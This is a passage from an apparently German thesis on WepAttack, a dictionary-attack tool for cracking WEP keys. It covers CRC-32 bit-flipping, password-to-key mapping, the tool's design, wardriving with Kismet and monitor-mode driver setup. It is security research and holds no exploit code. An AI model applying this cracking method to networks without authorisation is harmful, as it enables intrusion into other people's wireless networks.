XOR „a“ & „b“	00000011

Description	Data
Letter „a“ - plaintext	01100001
Letter „b“ - plaintext	01100010
XOR „a“ & „b“	00000011

Tabelle 6: Beispiel WEP Verschlüsselung

Wenn ein Angreifer also einen Klartext kennt und eine IV-Kollision stattfindet, so kann er den Inhalt des entsprechenden Pakets entschlüsseln, ohne den Schlüssel-Stream zu kennen.

2.1.5 CRC-32 (Cyclical Redundancy Check)

Um die Gewährleistung der Datenintegrität sicherzustellen, verwendet WEP eine 32 Bit-Prüfsumme, welche mit jedem Datenpaket übertragen wird. Der Empfänger bildet beim Empfang dieselbe Prüfsumme und vergleicht sie mit der übertragenen. Sind beide gleich, sind die Daten nicht verändert worden. Zu übertragende Daten werden in Abschnitte festgelegter Grösse unterteilt und durch einen bestimmten Divisor geteilt. Der bleibende Rest ist ein Bit kleiner als der Divisor und stellt die Prüfsumme dar. Im Falle des CRC-32 ist die Prüfsumme ein Wert von 32 Bit Länge und wird vor der Verschlüsselung an die Daten gefügt.




Abbildung 13: CRC Polynomial division

CRC-32 ist eine lineare Prüfsumme und deshalb für WEP nicht geeignet. Trotz der Verschlüsselung können Änderungen an den Daten vorgenommen und eine neue Prüfsumme berechnet werden, so dass der Empfänger nicht merkt, dass die Daten verändert worden sind.

Folgendes Szenario soll dies veranschaulichen:
Der Buchstabe „b“ soll verschlüsselt werden mit dem Schlüssel „n“. Um die Datenintegrität zu gewährleisten, wird eine CRC-8 Prüfsumme gebildet und vor dem Verschlüsselungsvorgang an den Buchstaben „b“ gehängt. Ein Angreifer will nun einige Bit in den verschlüsselten Daten verändern. Würde er dabei die Prüfsumme nicht auch anpassen, so wäre die entschlüsselte Prüfsumme nicht mehr korrekt, und der WEP Algorithmus würde bemerken, dass die Daten verändert worden sind. Der potentielle Angreifer muss also zwingend auch die Prüfsumme entsprechend verändern.

Die ursprünglichen Originaldaten sehen folgendermassen aus:

Description	Data	CRC-8
Letter „b“ - plaintext	01100010	00101001
Letter „n“ – secret key	01101110	01101110
XOR encryption	00001100	01000111

Tabelle 7: Originaldaten

Der Angreifer kann die zu ändernden Bits in der Prüfsumme (a) herausfinden, indem er die Prüfsumme über die Änderung der Daten (b) berechnet. Schlussendlich wird (b) mit der „XOR encryption“ XOR verknüft. Das gleiche gilt für (a).

Description	Data	CRC-8
XOR encryption	00001100	01000111
Change	00000011 (b)	00001001 (a) CRC of (b)
Altered XOR encryption	00001111	01001110

Tabelle 8: Geänderte Daten

Um zu überprüfen, ob die geänderte Prüfsumme korrekt ist, wird das Paket entschlüsselt und die CRC-8-Prüfsumme berechnet.

Description	Data	CRC-8
Altered XOR encryption	00001111	01001110
Letter „n“ – secret key	01101110	01101110
Decrypted data - Letter „a“	01100001	00100000

Tabelle 9: Entschlüsselte Daten

Der entschlüsselte Paketinhalt enthält also den Buchstaben „a“. Nun fehlt noch die CRC-8-Prüfsumme für den Buchstaben „a“.




Abbildung 14: CRC 8-Prüfsumme für den Buchstaben „a“

Die CRC-8-Prüfsumme wurde korrekt berechnet. Das übermittelte Paket wird also als unverändert betrachtet, obwohl die Daten tatsächlich verändert worden sind. Der Angreifer

benötigt nicht die Kenntnis des ganzen Klartextes, sondern es genügen ihm die zu ändernden Bit.

2.1.6 Keymapping

Da diese Arbeit auf der Annahme beruht, dass schwache Passwörter (Schlüssel) zur Verschlüsselung gewählt werden, ist es wichtig zu wissen, wie diese Schlüssel erzeugt werden.

Aus Sicht des Anwenders oder des Netzwerk-Administrators sieht die Eingabemaske immer sehr ähnlich aus. Es kann die Schlüssellänge gewählt (64 oder 128 Bit) und wahlweise der Schlüssel direkt als HEX-Wert oder im Klartext mit Buchstaben und Zahlen hinterlegt werden.




Abbildung 15: Schlüsseleingabemaske Windows XP

Es können höchstens 4 Schlüssel definiert werden, die anschl. zur sicheren Datenübertragung zur Verfügung stehen. Zwischen dem Sender und dem unmittelbaren Empfänger muss dabei zwingend der gleiche Schlüssel (gleicher Schlüsselindex) verwendet werden. Oft wird im ganzen Netzwerk nur ein Schlüssel verwendet.

Die Schlüssel werden dabei auf verschiedene Art und Weise erzeugt:

2.1.6.1 ASCII-Mapping

Die Schlüssel werden gebildet, indem die Hexwerte der einzelnen Zeichen des Passwortes aus der ASCII-Tabelle gelesen werden. Für einen 40 Bit-Schlüssel ist dabei die Eingabe von 5 Zeichen erforderlich. 104 Bit-Schlüssel benötigen die Eingabe von 13 Zeichen. Es gibt Tools, die zu kurze Schlüssel mit dem HEX-Wert 0 auffüllen.

Beispiele:

Art	Passwort	Schlüssel (HEX)
64 Bit Schlüssel (5 Zeichen)	anna9	61 6E 6E 61 39
128 Bit Schlüssel (13 Zeichen)	unterseeboot1	75 6E 74 65 72 73 65 65 62 6F 6F 74 31
128 Bit Schlüssel mit Padding (13 Zeichen)	top-secret	74 6F 70 2D 73 65 63 72 65 74 00 00 00

Tabelle 10: ASCII-Keymapping

Diese Art der Schlüsselerzeugung hat zur Folge, dass der Schlüsselraum eingeschränkt wird. Nur druckbare Zeichen aus dem ASCII-Zeichensatz können im Passwort enthalten sein.

2.1.6.2 Funktionsbasierte Schlüsselerzeugung

Verschiedene Hersteller verwenden anstelle des einfachen ASCII-Mappings eine Funktion, welche aus dem Passwort mit einem Algorithmus den Schlüssel generiert.




Abbildung 16: Schlüsseleingabemaske Siemens Accesspoint

Bei dieser Methode kann der ganze Schlüsselraum ausgenutzt werden, was die Anfälligkeit gegenüber einer Dictionary-Attacke erhöht. Sobald aber die Generator-Funktion bekannt ist, sind die Vorteile wieder hinfällig, sofern das Angriffstool in der Lage ist, diese Funktion nachzuahmen. Zudem ist festgestellt worden, dass bei gewissen Generator-Funktionen verschiedene Passwörter zum selben Schlüssel führen können.

Passwort	**Generierter Schlüssel**
choieraient	CA 31 65 3F 42
covertbaron	CA 31 65 3F 42

Tabelle 11: Generierte Schlüssel mit KEYGEN (untersch. Passwörter – gleicher Schlüssel)

Die Verwendung einer Generator-Funktion erschwert ausserdem die Zusammenarbeit mit Produkten verschiedener Hersteller, da bei fehlender Generator-Funktion die Schlüssel nur im HEX-Format eingetragen werden können.

Analysen der beiden Tools NWEPGEN[8] und KEYGEN[9] haben gezeigt, dass zur Erzeugung der 64 Bit Schlüssel eine Funktion verwendet wird, die die Zufallsfunktion *rand()* unter Windows nachahmt. Die 128 Bit Schlüssel werden hingegen mit der bekannten MD5-Hash-Funktion gebildet.

2.1.7 Integration in bestehendes Tool

In der Aufgabenstellung wurde vorgeschlagen, die Dictionary Attacke in ein bestehendes Tool zu implementieren.
Airsnort oder Wepcrack sind bestehende Tools, welche auch Attacken auf WLANs durchführen. Die Attacken basieren auf schwachen Initialisierungsvektoren (Weak IV) und beruhen dementsprechend auf einem ganz anderen Ansatz.

Dictionary	**Weak IV**
▪ 1 Packet nötig ▪ Passive Attacke ▪ Attacke kann mit einem verschlüsselten Paket gestartet werden ▪ Dictionary erforderlich	▪ 100 – 1000 MB Daten ▪ Aktive Attacke ▪ Berechnung startet, sobald genügend Daten vorhanden sind

Es ist nicht sinnvoll, diese beiden Attacken in einem einzigen Tool zu vereinen, sind doch die Konzepte grundverschieden. Die Verwirrung in der Handhabung und die Komplexität des Tools wären vor den Benutzern nicht mehr zu verantworten.

[8] siehe Abschnitt 2.5.7
[9] siehe Abschnitt 2.5.7

2.2 Lösungsansatz

Ausgehend von der Aufgabenstellung und den Resultaten der durchgeführten Analyse wurden folgende Anforderungen an WepAttack gestellt:

2.2.1 Datenerfassung

WepAttack soll in der Lage sein, Network-Dump-Dateien zu lesen und notwendige Daten zu extrahieren. WepAttack soll ein Format unterstützen, welches von gängigen Netzwerksniffern verwendet wird. Dies ermöglicht die freie Wahl des zu verwendenden Sniffers und erlaubt die Offline-Bearbeitung bereits existierender Network-Dump-Dateien.

Damit jeglicher Netzwerkverkehr im Empfangsbereich der WLAN-Karte belauscht werden kann, muss diese den Monitor Modus (Promiscious Mode) unterstützen. Das bedeutet, dass auch Pakete, welche nicht für diese Karte bestimmt sind, empfangen werden können.

2.2.2 Datenextraktion

WepAttack soll alle notwendigen Daten extrahieren und strukturiert zur Verfügung stellen. Notwendige Daten sind der Initialisierungsvektor (IV), der Schlüsselindex (Key) und die verschlüsselten Daten. Zur Identifikation des Netzes soll zudem die BSSID ausgelesen werden. Existieren für ein Netzwerk verschiedene Schlüssel, sollen alle Schlüssel berücksichtigt werden. Ansonsten soll nur ein Paket pro Netzwerk extrahiert werden, da dies für eine Dictionary Attacke genügt.

2.2.3 Schlüsselbehandlung

Zur Erzeugung der zu prüfenden Schlüssel sollen alle analysierten Verfahren integriert werden. Das bedeutet konkret folgendes:

- Passwörter, welche länger als 13 Zeichen sind, werden auf 13 Zeichen gekürzt.
- Passwörter, welche nicht genau 5 oder 13 Zeichen lang sind, werden mit entsprechend vielen „00“ auf 5 resp. 13 Zeichen verlängert.
- Die Generator-Funktion, welche beim Siemens Access-Point verwendet wird, soll integriert werden

2.2.4 Überprüfung des Passwortes

Die Tatsache, dass allen Datenpaketen ein SNAP Header vorgelagert ist, der immer die gleichen Werte (0xAAAA03000000) enthält, vereinfacht die Überprüfung des gewählten Passworts. Somit müssen nämlich nur die ersten 6 Byte der extrahierten Daten mit dem aktuellen Passwort entschlüsselt und auf Gleichheit geprüft werden. Um Rechenzeit zu sparen, prüft WepAttack sogar nur das erste Byte (0xAA).
Dies gilt zwar nur für Datenpakete vom Typ IP und ARP, aber die meisten Netzwerke sind ja heute IP basierend.

Resultiert aus der Überprüfung des ersten Byte eine Übereinstimmung, so soll ein zweiter

Test die endgültige Gewissheit bringen, ob der richtige Schlüssel gefunden ist. Dazu wird das ganze Paket entschlüsselt, eine CRC 32-Prüfsumme über die Daten gerechnet und mit dem überlieferten CRC (die letzten 4 Byte der Daten) verglichen. Verläuft auch dieser Test positiv, ist der gefundene Schlüssel korrekt.

Die Wahrscheinlichkeit, dass ein mit diesem Verfahren geprüfter Schlüssel trotzdem falsch ist liegt bei 9×10^{-13}.

Anzahl der durchschnittlichen Versuche bis ein Passwort auf das erste Byte 0xAA übereinstimmt: 28 = 256

Wahrscheinlichkeit, dass ein Passwort auf das erste Byte übereinstimmt: $\frac{1}{256}$

Anzahl der durchschnittlichen Berechnungen, bis eine CRC 32-Prüfsumme mit der Original-Prüfsumme übereinstimmt: 232 = 4'294'967'296

Wahrscheinlichkeit, dass eine berechnete CRC 32-Prüfsumme mit der Original-Prüfsumme übereinstimmt: $\frac{1}{2^{32}}$

Wahrscheinlichkeit, dass ein mit diesem Verfahren geprüfter Schlüssel falsch ist:
$\frac{1}{256} \times \frac{1}{2^{32}} = 9 \times 10^{-13}$

2.2.5 Generierung der Passwörter

WepAttack soll in der Lage sein, mit John the Ripper zusammen zu arbeiten, um von dessen Funktionalität profitieren zu können. John the Ripper ist eine Software, welche mit Hilfe einer Wordlist versucht, Passwortdateien zu knacken. Er unterstützt verschiedene Verschlüsselungs-Algorithmen. Als besondere Eigenschaft ist hierbei die Möglichkeit der Definition von Regeln zu erwähnen, welche auf die Passwörter aus der Wordlist angewendet werden können. Beispielsweise kann eine Regel definiert werden, die alle Buchstaben des Passwortes GROSS schreibt oder am Ende des Passwortes eine einstellige Zahl hinzufügt.

Es soll geprüft werden, ob die Anwendung John the Ripper sinnvoll eingesetzt werden kann.

2.3 Software Konzept

Es ist ein Tool zu entwickeln, das die genannte Dictionary Attacke implementiert. Mit einem Dictionary sollen Millionen von Wörtern getestet werden, um Netzwerkschlüssel zu finden.

2.3.1 Netzwerkdaten

Es bestehen zwei verschiedene Möglichkeiten, um Netzwerkdaten zu erhalten. Die Daten können live mitgeschnitten oder zuerst in einer Datei aufgezeichnet werden.

Die Live-Aufzeichnung der Daten ist nicht sinnvoll, da unsere Attacke eine geraume Zeitdauer in Anspruch nimmt. Bis das ganze Dictionary geprüft ist, können mehrere Stunden vergehen. Wenn erst nach 3 Stunden Aufzeichnung (Wardriving) ein neues Netz gefunden wird, müsste mit der Attacke wieder von vorne begonnen werden.

Es gibt verschiedene Tools, mit denen man Netzwerkverkehr mitschneiden und auch optional in einer Datei mitschreiben kann. Es genügt vollumfänglich, pro Netz ein Paket aufzuzeichnen. An dieser Stelle sei vor allem auf Kismet (Kapitel 2.4.5.2) verwiesen. Er erfüllt alle Anforderungen für den Einsatz als WLAN-Scanner.

Aufgrund der Vorgehensweise beim WLAN War Driving ist die vorgängige Aufzeichnung mit Kismet zu bevorzugen:

- Wireless Netzwerke aufspüren
- Daten aufzeichnen

} *Kismet*

- Attacke starten, wenn alle Daten gesammelt sind

2.3.2 Dictionary

Ein Dictionary für eine Attacke besteht aus Millionen von Wörtern, die je auf einer Zeile in einer Datei stehen. Es existieren bereits diverse Wordlists (Dictionaries), die nach verschiedenen Kriterien wie Sprache oder Themengebiet geordnet sind. Es sind sogar Tools verfügbar, mit denen Wordlists aus beliebigen Texten erstellt werden können oder die Bearbeitung bestehender Wordlists ermöglichen (Sortieren, Duplikate entfernen etc.)[10]. Die Wörter können 1:1 übernommen oder mit zusätzlichen Abwandlungen und Regeln in ähnliche Wörter überführt werden. Es ist allgemein bekannt, dass Benutzer vielfach einfache Wörter in Kombination mit einer Zahl verwenden.

Es wird nicht als sinnvoll erachtet, einen Präprozessor für eine Regelanwendung zu schreiben, da dies in anderen Tools schon implementiert ist. Hier stellt sich die Frage, wie die generierten Wörter übernommen werden können. Die schnellste Variante stellt das Auslesen aus einer generierten Datei dar. Eine weitere Möglichkeit besteht in der Verbindung der beiden Tools (Wörtergenerierung und Attacke) über eine Unix-Pipe (Standard-Output nach Standard-Input).

Die Performance ist in dieser Hinsicht massgebend bei der Auswahl des Einlese-Verfahrens, da eine Multiplikation von auch nur sehr kleinen Zeitverzögerungen mit

[10] ein starkes Tool ist VCU (http://packetstorm.dnsi.info/Crackers/)

mehreren Millionen Einlesezyklen stark ins Gewicht fallen kann.

Ein Vergleich der Prozessorzeiten der beiden Varianten schafft Klarheit über das Gewicht der Einleseoperation:

	Einlese Operation	**RC4**
Unix Pipe	12 µs	113 µs
Datei direkt	12 µs	115 µs

Es ist keine Leistungseinbusse bei der Verwendung einer „Pipe“ zu beobachten. Zudem macht die Einleseoperation nur knapp 10% des RC4 Algorithmus aus. Da jener im Normalfall für vier Modi in der Praxis auch vier Mal ausgeführt wird, tritt das Einlesen noch mehr in den Hintergrund.

Aus Benutzerfreundlichkeit werden beide Einlese-Verfahren, Pipe und Datei, implementiert. So kann ein simples Wörterbuch ohne externes Programm verwendet werden und zugleich steht so anspruchsvollen Benutzern eine universelle Schnittstelle für die Verwendung beliebiger Tools zur Verfügung.

2.3.3 Verschlüsselungs-Modi

Es existieren WEP Schlüssel mit 40 und 128 Bit. Eine Attacke kann mit einem direkten ASCII-Mapping des Passwortes in den Hex-Schlüssel oder über KEYGEN mit einer Hashfunktion durchgeführt werden.

Daraus folgen 4 Modi, um einen RC4 Schlüssel zu generieren, basierend auf dem Passwort, um die Attacke zu durchzuführen.

	64 Bit	**128 Bit**
ASCII Mapping	WEP, Länge 5	WEP, Länge 13
KEYGEN	KEYGEN, Länge 5	KEYGEN, Länge 13

2.3.4 Mehrere Netzwerke

Beim WLAN War Driving mit Kismet ist es sehr wahrscheinlich, dass mehrere Netzwerke gleichzeitig aufgezeichnet werden. Dies ist insofern sinnvoll, um alle mit dem gleichen Aufruf parallel zu attackieren. Es sollte aber auch eine Option existieren, die eine Attacke auf nur ein Netzwerk zulässt, um spezifische Attacken zu fahren.

2.3.5 Resultat

Schliesslich interessiert, welche Schlüssel zu welchen Netzen geknackt worden sind. Dies soll angezeigt werden, sobald ein Schlüssel geknackt ist. Zur Übersicht und späteren Verwendung soll ein Logfile geschrieben werden.

2.3.6 Logfiles

Logfiles sind dazu da, um Resultate festzuhalten. Zu einem späteren Zeitpunkt sollen sie analysiert und evtl. weiterverwendet werden können. Daraus ergeben sich folgende Anforderungen:

- Logfile darf bei erneuter Attacke nicht überschrieben werden
- Logfile-Format: Tabulator getrennt
- Allgemeine Informationen: Name des Dumpfiles, Verwendetes Wörterbuch, Startzeit
- Informationen über geknackte Netze: SSID, KeyNo, WEPKey (ASCII und Hex), Art der Verschlüsselung, Zeitdauer
- Informationen für nicht geknackte Netze: SSID, KeyNo, Zeitdauer

2.3.7 Optionen

Der Benutzer soll auf der Kommandozeile Optionen mitgeben können, die ihm eine Steuerung des Tools erlauben. Resultierend aus den vorangegangen Erfordernissen sind dies folgende:

- Dumpfile
- Wordlist oder Standard Input (stdin)
- zu attackierendes Netzwerk (Nummer)
- Auswahl des Modus (WEP64, WEP128, KEYGEN64, KEYGEN128)
- Kurzer Hilfetext

Als Default werden die Wörter über „stdin“ eingelesen und mit allen Modi (WEP64, WEP128, KEYGEN64, KEYGEN128) gleichzeitig attackiert.

2.3.8 Name des Tools

Das Tool basiert auf einer aktiven Attacke mittels Dictionary auf WLAN WEP Schlüssel. Daraus ist der Name WepAttack entstanden.

2.4 Installation Entwicklungsumgebung

Bevor mit der Softwareentwicklung begonnen werden konnte, musste die Testumgebung eingerichtet werden. Dazu gehörten vor allem die Installation der WLAN Karten und die Evaluation der hilfreichen Tools.

2.4.1 Umgebung

2.4.1.1 Hardware

Die Testumgebung bestand aus drei Notebooks, wobei zwei davon (2,3) für die Testverbindung eingesetzt wurden und das andere, um die Verbindung (1) abzuhören.




Abbildung 17: Entwicklungsumgebung

2.4.1.2 Operating System

Als Entwicklungsbetriebssystem wurde SUSE LINUX 8.0 mit dem Kernel der Version 2.4.18 (1 und 3) eingesetzt. Für die Testverbindung wurde ein Notebook (2) mit Windows XP eingesetzt.

2.4.2 Treiber

Der Linux Kernel unterstützte schon sehr früh Karten, mit denen man drahtlose Netze betreiben konnte. Dennoch gab es lange kein einheitliches API für solche Treiber. Erst mit den Wireless Extensions wurde eine Schnittstelle zum Kernel geschaffen, die den Zugriff auf die Treiber vereinheitlicht. Die Wireless Extensions sind als Erweiterung der Netzwerk Schnittstellen (z.B. eth0) definiert worden. Über die Erweiterungen können nun die zusätzlichen Einstellungen, die für ein drahtloses Netzwerk notwendig sind, vorgenommen werden. Die Wireless Extensions können mit *iwconfig*, welches Bestandteil der Wireless Tools ist, konfiguriert werden.

Mit dem Linux Kernel 2.4.x sind die PCMCIA Treiber und Module fester Bestandteil des Kernel geworden. Damit die WLAN Karte in den benötigten Monitor Modus versetzt werden kann, musste das neuste PCMCIA Card Services Paket installiert werden.

2.4.2.1 Wireless Extensions

Das ganze Wireless interface (Typen und Konstanten) ist in `/usr/include/linux/wireless.h` definiert. Das ist das zentrale Stück der Wireless Extension und fester Bestandteil des Kernels. Zur Kernelversion 2.4.18 gehören die Wireless Extension Version 12. Der PCMCIA-Treiber, wie auch die Wireless Tools greifen auf die Wireless Extensions zurück.

2.4.2.2 PCMCIA

Card Services for Linux werden ständig weiterentwickelt und sind als Sourceforge Projekt[11] verfügbar. Es ist ein komplettes PCMCIA Paket und enthält ein Set von ladbaren Kernel Modulen, welche das „PCMCIA 2.1 Card Services API“ implementiert. Ein Card Manager Deamon reagiert auf Entfernen und Einfügen von Karten. Auch Hot Swapping wird unterstützt, was ein Kartenwechsel zu jeder Zeit möglich macht. Das aktuelle Paket unterstützt Ethernet-, Modem-, Serielle-, SCSI- und Speicher Karten aller Art. Alle gängigen PCMCIA Kontroller werden unterstützt. So sollten die PCMCIA-Services auf jedem Linux kompatiblen Notebook funktionieren.

Die Installation gliedert sich in folgende Schritte:

Das Tar-Archiv wird entpackt.

```
# tar xvfz pcmcia-cs-3.2.1.tar.gz
```

Ein Patch für den Orinoco Treiber ist nötig, damit der Monitor Mode aktiviert werden kann. Nur mit diesem Patch ist es überhaupt möglich, mit einem Netzwerksniffer Pakete zu sniffen. Er ist auf der Website von Airsnort[12] verfügbar. Das Kommando ist im übergeordneten Verzeichnis von pcmcia-cs auszuführen.

```
# patch -p0 < pcmcia-cs-3.2.1-orinoco-patch.diff
```

Mit *./Configure* wird das Package konfiguriert. Dabei können alle Standardeinstellungen belassen werden.

```
# cd pcmcia-cs-3.2.1
# ./Configure
```

Durch *make all* werden die Sourcen übersetzt und anschliessend mit *make install* die Binaries installiert.

```
# make all
# make install
```

2.4.2.3 Karten Treiber

Dem PCMCIA-CS Paket ist eine ganze Liste von Treibern beigelegt. Der Dokumentation von PCMCIA-CS ist zu entnehmen, dass die beiden bekanntesten Chipsätze Hermes (Orinoco) und PrismII unterstützt werden. Wobei der neuste Orinoco-Treiber auch PrismII-Karten unterstützt. Eine detaillierte Liste der unterstützen Karten ist auf der

[11] http://pcmcia-cs.sourceforge.net
[12] http://airsnort.shmoo.com/orinocoinfo.html

Webseite von PCMCIA-CS[13] zu finden.

Für PrismII-Karten existiert zusätzlich ein losgelöstes Projekt wlan-ng[14]. Ist mit den Orinoco Treibern kein Erfolg zu verzeichnen, ist ein Versuch mit wlan-ng zu empfehlen.

Die Treiber von PCMCIA-CS für die WLAN-Karten müssen explizit übersetzt und installiert werden. Dazu ist in *pcmcia-cs/* ein Verzeichnis *wireless/* vorhanden. In diesem Verzeichnis wird *make all* und *make install* aufgerufen.

```
# cd wireless
# make
# make install
```

Achtung: Es ist darauf zu achten, dass keine Kopien von hermes.o, orinoco.o und orinoco_cs.o in /lib/modules/<kernel> existieren. Falls dies der Fall sein sollte, sind die alten Treiber vor der Installation zu löschen, um ein korrektes Arbeiten des Treibers zu gewährleisten. Der Gebrauch der korrekt gepatchten Treiber kann mit

```
# iwpriv eth0
```

getestet werden (Wireless Tools). Wenn in der Liste der ioctl „monitor“ aufgelistet ist, arbeitet der Treiber korrekt.

2.4.2.4 Treiber Probleme

Die eingesetzte D-Link DWL 650 konnte nicht als Sniffer Karte eingesetzt werden. Beim abhören des verschlüsselten Verkehrs (Karte im Monitorbetrieb) fehlen im Paket 4 Bytes mit IV und KEY. Nach unseren Vermutungen werden diese 4 Bytes von der Karte weggeschnitten und nicht an das Betriebsystem weitergegeben. Ein Versuch die Karte mit den PrismII Treiber in Betrieb zu nehmen, scheiterte, weshalb unsere Vermutung nicht endgültig bestätigt werden konnte. Somit ist die D-Link Karte für ein WLAN War Driving ungeeignet. Im Normal-Betrieb arbeitet die Karte jedoch fehlerlos.

Mit der Karte von Lucent (Orinoco Gold) sind keine Probleme aufgetaucht. Diese Karte ist für WLAN War Driving uneingeschränkt zu empfehlen.

2.4.3 Konfigurationstools

Mit den Wireless Treibern ist alles vorhanden, um ein WLAN zu betreiben, jedoch fehlt noch die Konfiguration. Um allfällige Fehlkonfigurationen zu erkennen, sind eine Reihe nützlicher Tools zu erwähnen.

2.4.3.1 Cardctl

Cardctl können eine Menge von Optionen übergeben werden, die verschiedene Informationen über die PCMCIA Einschübe anzeigen lassen. Dadurch kann ein korrektes Funktionieren des Cardmanagers und eine korrekt erkannte PCMCIA-Karte visualisiert werden.

[13] http://pcmcia-cs.sourceforge.net/ftp/SUPPORTED.CARDS
[14] http://www.linux-wlan.com/linux-wlan/

Status der Einschübe:

```
# cardctl status
Socket 0:
  5V 16-bit PC Card
  function 0: [ready]
Socket 1:
  no card
```

Identifikation der Karten:

```
# cardctl ident
Socket 0:
  product info: "Lucent Technologies", "WaveLAN/IEEE", "Version 01.01",
""
  manfid: 0x0156, 0x0002
  function: 6 (network)
Socket 1:
  no product info available
```

